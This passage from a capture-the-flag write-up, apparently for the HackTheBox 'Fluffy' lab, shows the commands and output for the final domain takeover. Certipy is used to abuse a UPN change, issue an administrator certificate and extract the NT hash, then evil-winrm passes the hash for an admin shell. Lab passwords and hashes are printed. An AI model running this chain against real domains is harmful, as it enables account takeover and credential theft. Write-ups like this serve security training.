Now we reupdate the UPN again:
1
2
3
4
5
6
7
8
┌──(sanke㉿vbox)-[~/Downloads/fluffy]
└─$ certipy-ad account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -target 'dc01.fluffy.htb' -upn 'ca_svc' -user 'ca_svc' update
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Failed to resolve: FLUFFY.HTB
[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc
[*] Successfully updated 'ca_svc'
Now I need to request a certificate as ca_svc:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(sanke㉿vbox)-[~/Downloads/fluffy]
└─$ certipy req -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -target dc01.fluffy.htb -ca fluffy-DC01-CA -template User
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 18
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
And we can now authenticate as administrator:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(sanke㉿vbox)-[~/Downloads/fluffy]
└─$ certipy auth -dc-ip 10.10.11.69 -pfx administrator.pfx -u administrator -domain fluffy.htb
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
We can use the pass-the-hash trick again with the “evil-winrm” and get an interactive shell.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(sanke㉿vbox)-[~/Downloads/fluffy]
└─$ evil-winrm -i fluffy.htb -u Administrator -H 8da83a3fa618b6e3a00e93f676c92a6e

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_poc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
fluffy\administrator
Root flag is on Administrator’s desktop. And that wraps up the Fluffy machine. I loved this machine!!